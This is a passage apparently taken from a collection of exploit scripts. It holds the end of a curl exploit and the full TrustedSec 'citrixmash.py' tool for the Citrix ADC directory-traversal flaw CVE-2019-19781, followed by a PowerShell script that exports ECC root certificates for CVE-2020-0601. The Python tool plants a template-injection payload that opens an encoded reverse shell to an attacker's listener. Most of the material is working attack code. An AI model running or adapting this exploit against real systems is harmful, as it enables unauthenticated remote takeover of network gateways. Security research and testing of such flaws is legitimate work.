/../../../../../../../../../../netscaler/portal/templates/$filenameid" -H 'NSC_NONCE: test1337' -H 'Content-type: application/x-www-form-
urlencoded' --path-as-is
echo -ne "\n" ;curl -m 3 -k "https://$1/vpn/../vpns/portal/$filenameid.xml" -s -H "NSC_NONCE: pwnpzi1337" -H "NSC_USER: pwnpzi1337"
--path-as-is
echo -ne "Command Output :\n"
curl -m 3 -k "https://$1/vpn/../vpns/portal/$filenameid.xml" -H "NSC_NONCE: pwnpzi1337" -H "NSC_USER: pwnpzi1337" --path-as-is
```

citrixmash.py

```
#!/usr/bin/env python3
# untested; source: https://github.com/trustedsec/cve-2019-19781/blob/master/citrixmash.py
#
# Exploits the Citrix Directory Traversal Bug: CVE-2019-19781
# Writeup and mitigation: https://www.trustedsec.com/blog/critical-exposure-in-citrix-adc-netscaler-unauthenticated-remote-code-execution/
# Forensics and IoC Blog: https://www.trustedsec.com/blog/netscaler-remote-code-execution-forensics/
#
# You only need a listener like netcat to catch the shell.
#
# Shout out to the team: Rob Simon, Justin Elze, Logan Sampson, Geoff Walton, Christopher Paschen, Kevin Haubris, Scott White
#
# Company: TrustedSec, LLC
# Tool Written by: Rob Simon and David Kennedy
#
#
# Usage: python3 citrixmash.py <victimaddress> <victimport> <attacker_listener> <attacker_port>
# Also: python3 citrixmash.py -h
#
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning) # disable warnings
import random
import string
import time
from random import randint
import argparse
import sys

# random string generator
def randomString(stringLength=10):
    letters = string.ascii_lowercase
    return ''.join(random.choice(letters) for i in range(stringLength))

# our random string for filename - will leave artifacts on system
filename = randomString()
randomuser = randomString()

# generate random number for the nonce
nonce = randint(5, 15)

# this is our first stage which will write out the file through the Citrix traversal issue and the newbm.pl script
# note that the file location will be in /netscaler/portal/templates/filename.xml
def stage1(filename, randomuser, nonce, victimip, victimport, attackerip, attackerport):

    # encoding our payload stub for one netcat listener - awesome work here Rob Simon (KC)
    encoded = ""
    i=0
    text = ("""/var/python/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("%s",%s));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'""" % (attackerip, attackerport))
    while i < len(text):
        encoded = encoded + "chr("+str(ord(text[i]))+") . "
        i += 1
    encoded = encoded[:-3]
    payload="[% template.new({'BLOCK'='print readpipe(" + encoded + ")'})%]"
    # this is our stage where we prep our payload to disk and do a POST request to vpn/../vpns/portal/scripts/newbm.pl this is a directory
traversal attack
    # from here, we use newbm.pl to send data elements which contain the format we need to create an xml file that is written to disk
    # the filename is randomized because if you fire the same name twice it just appends the xml and it'll break things
    # here we use the data field to create and insert our code into the title field which is stored on disk
    # our payload on disk will look something like this:
    # <?xml version="1.0" encoding="UTF-8"?>
    # <user username="../../../netscaler/portal/templates/znpekddugm">
    # <bookmarks>
    # <bookmark UI_inuse="a" descr="desc" title="[% template.new({'BLOCK'='print readpipe(ourpayload'})%]" url="http://127.0.0.1" />
    # </bookmarks>
    # <escbk>
    # </escbk>
    # <filesystems></filesystems>
    # <style></style>
    # </user>
    headers = (
        {
            'User-Agent' : 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0) Gecko/20100101 Firefox/71.0',
            'NSC_USER' : '../../../netscaler/portal/templates/%s' % (filename),
            'NSC_NONCE' : '%s' % (nonce),
        })

    data = (
        {
            "url" : "127.0.0.1",
            "title" : payload,
            "desc" : "desc",
            "UI_inuse" : "a"
        })

    # add support for port 80
    if victimport == ("80"):
        url = ("http://%s:%s/vpn/../vpns/portal/scripts/newbm.pl" % (victimip, victimport))
    else:
        url = ("https://%s:%s/vpn/../vpns/portal/scripts/newbm.pl" % (victimip, victimport))

    try:

        req = requests.post(url, data=data, headers=headers, verify=False)
        # only seen when we have a successful system
        if (".ns_reload()") in str(req.content):
            print("[*] We got an expected response back for a vulnerable system. Initial stage exploit likely successful.")

        # 403 usually indicates it has been patched, Citrix means script wasn't found and also patched
        if ("Citrix") in str(req.content) or "403" in str(req.status_code):
            print("[\033[91m!\033[0m] The exploit failed due to the system being patched. Exiting Citrixmash.")
            sys.exit()

    # handle exception errors due to timeouts
    except requests.ReadTimeout:
        print("[-] ReadTimeout: Server %s timed out and didn't respond on port: %s." % (victimip, victimport))

    except requests.ConnectTimeout:
        print("[-] ConnectTimeout: Server %s did not respond to a web request or the port (%s) is not open." % (victimip, victimport))

    except requests.ConnectionError:
        print("[-] ConnectionError: Server %s did not respond to a web request or the port (%s) is not open." % (victimip,victimport))

# this is our second stage that triggers the exploit for us
def stage2(filename, randomuser, nonce, victimip, victimport):
    # this is where we call the file we just created, the XML on disk. Once called using the traversal attack again, it'll execute our pay load
    # in our case we decided to use Python.. based on being nested in perl, the escaping was weird which is why the payload needed to be
converted
    headers = (
        {
            'User-Agent' : 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0) Gecko/20100101 Firefox/71.0',
            'NSC_USER' : '%s' % (randomuser),
            'NSC_NONCE' : '%s' % (nonce),
        })

    # add support for port 80
    if victimport == ("80"):
        url = ("http://%s:%s/vpn/../vpns/portal/%s.xml" % (victimip, victimport, filename))

    # using https
    else:
        url = ("https://%s:%s/vpn/../vpns/portal/%s.xml" % (victimip, victimport, filename))

    requests.get(url, headers=headers, verify=False)

# start our main code to execute
print("'
  .o oOOOOOOOo                                        OOOo
    Ob.OOOOOOOo  OOOo.      oOOo.                      .adOOOOOOO
    OboO"""""""""""""".OOo. .oOOOOOo.    OOOo.oOOOOOo..""""""""""'OO
    OOP.oOOOOOOOOOOO "POOOOOOOOOOOo.   `"OOOOOOOOOP,OOOOOOOOOOOB'
    `O'OOOO'     `OOOOo"OOOOOOOOOOO` .adOOOOOOOOO"oOOO'    `OOOOo
    .OOOO'            `OOOOOOOOOOOOOOOOOOOOOOOOOO'            `OO
    OOOOO                 '"OOOOOOOOOOOOOOOO"`                oOO
   oOOOOOba.                .adOOOOOOOOOOba               .adOOOOo.
  oOOOOOOOOOOOOOba.    .adOOOOOOOOOO@^OOOOOOOba.     .adOOOOOOOOOOOO
 OOOOOOOOOOOOOOOOO.OOOOOOOOOOOOOO"`  '"OOOOOOOOOOOOO.OOOOOOOOOOOOOO
 "OOOO"       "YOoOOOOMOIONODOO"`  .   '"OOROAOPOEOOOoOY"     "OOO"
    Y           'OOOOOOOOOOOOOO: .oOOo. :OOOOOOOOOOO?'         :`
    :           .oO%OOOOOOOOOOo.OOOOOO.oOOOOOOOOOOOO?         .
    .           oOOP"%OOOOOOOOoOOOOOOO?oOOOOO?OOOO"OOo
                '%o  OOOO"%OOOO%"%OOOOO"OOOOOO"OOO':
                     `$"  `OOOO' `O"Y ' `OOOO'  o             .
    .                .     OP"          : o     .
                            :
Citrixmash v0.1 - Exploits the Citrix Directory Traversal Bug: CVE-2019-19781
Company: TrustedSec, LLC
Tool Written by: Rob Simon and Dave Kennedy
Contributions: The TrustedSec Team
Website: https://www.trustedsec.com
INFO: https://www.trustedsec.com/blog/critical-exposure-in-citrix-adc-netscaler-unauthenticated-remote-code-execution/
This tool exploits a directory traversal bug within Citrix ADC (NetScalers) which calls a perl script that is used
to append files in an XML format to the victim machine. This in turn allows for remote code execution.
Be sure to cleanup these two file locations:
    /var/tmp/netscaler/portal/templates/
    /netscaler/portal/templates/
IP Addresses and DNS names are usable in the victim address and attacker_listener fields (if host supports DNS).
Usage:
python3 citrixmash.py <victimaddress> <victimport> <attackerip_listener> <attacker_port>\n'")

# parse our commands
parser = argparse.ArgumentParser()
parser.add_argument("target", help="the vulnerable server with Citrix hostname or IP (defaults https)")
parser.add_argument("targetport", help="the target server web port (normally on 443)")
parser.add_argument("attackerip", help="the attackers reverse listener IP or hostname address")
parser.add_argument("attackerport", help="the attackers reverse listener port")
args = parser.parse_args()
print("[*] Firing STAGE1 POST request to create the XML template exploit to disk...")
print("[*] Saving filename as %s.xml on the victim machine..." % (filename))

try:
    # trigger our first reuqest - POST to create our malicious XML through the traversal/perl file attack
    stage1(filename, randomuser, nonce, args.target, args.targetport, args.attackerip, args.attackerport)
    print("[*] Sleeping for 2 seconds to ensure file is written before we call it...")
    time.sleep(2)
    print("[*] Triggering GET request for the newly created file with a listener waiting...")
    print("[*] Shell should now be in your listener... enjoy. Keep this window open..")
    print("[!] Be sure to cleanup the two locations here (artifacts): /var/tmp/netscaler/portal/templates/, /netscaler/portal/templates/")
    # trigger our second request - get to execute payload
    stage2(filename, randomuser, nonce, args.target, args.targetport)

except KeyboardInterrupt:
    print("[*] Control-C detected, exiting gracefully... Exiting Citrixmash.")
    sys.exit()
```

Appendix: CVE-2020-0601

dumpECC-CAs.ps1

```
# didn’t have link to the original script link & author; this dumps ECC certificate authorities
# author says Defender detects exploits for self signed CA’s but didn’t identify source file or process
function Export-CertificateB64 ($Certificate)
{
  $TmpFile = New-TemporaryFile
  $OutName = $Certificate.Thumbprint + ".cer"
  Export-Certificate -Cert $Certificate -FilePath $TmpFile.FullName | Out-Null
  Start-Process -FilePath 'certutil.exe' -ArgumentList "-encode $TmpFile $OutName" -WindowStyle Hidden
  Write-Host "Exported Base64 encoded certificate to" $OutName "for" $Certificate.DnsNameList.Unicode
}
$ECC_Local_Certs = Get-ChildItem Cert:\LocalMachine\Root | Where-Object {$_.PublicKey.EncodedParameters.RawData[0] -EQ 0x06}
$ECC_Local_Certs | ForEach-Object  { Export-CertificateB64  -Certificate $_ }
# $ECC_User_Certs = Get-ChildItem Cert:\CurrentUser\Root | Where-Object {$_.PublicKey.EncodedParameters.RawData[0] -EQ 0x06}
# $ECC_User_Certs | ForEach-Object  { Export-CertificateB64  -Certificate $_ }
```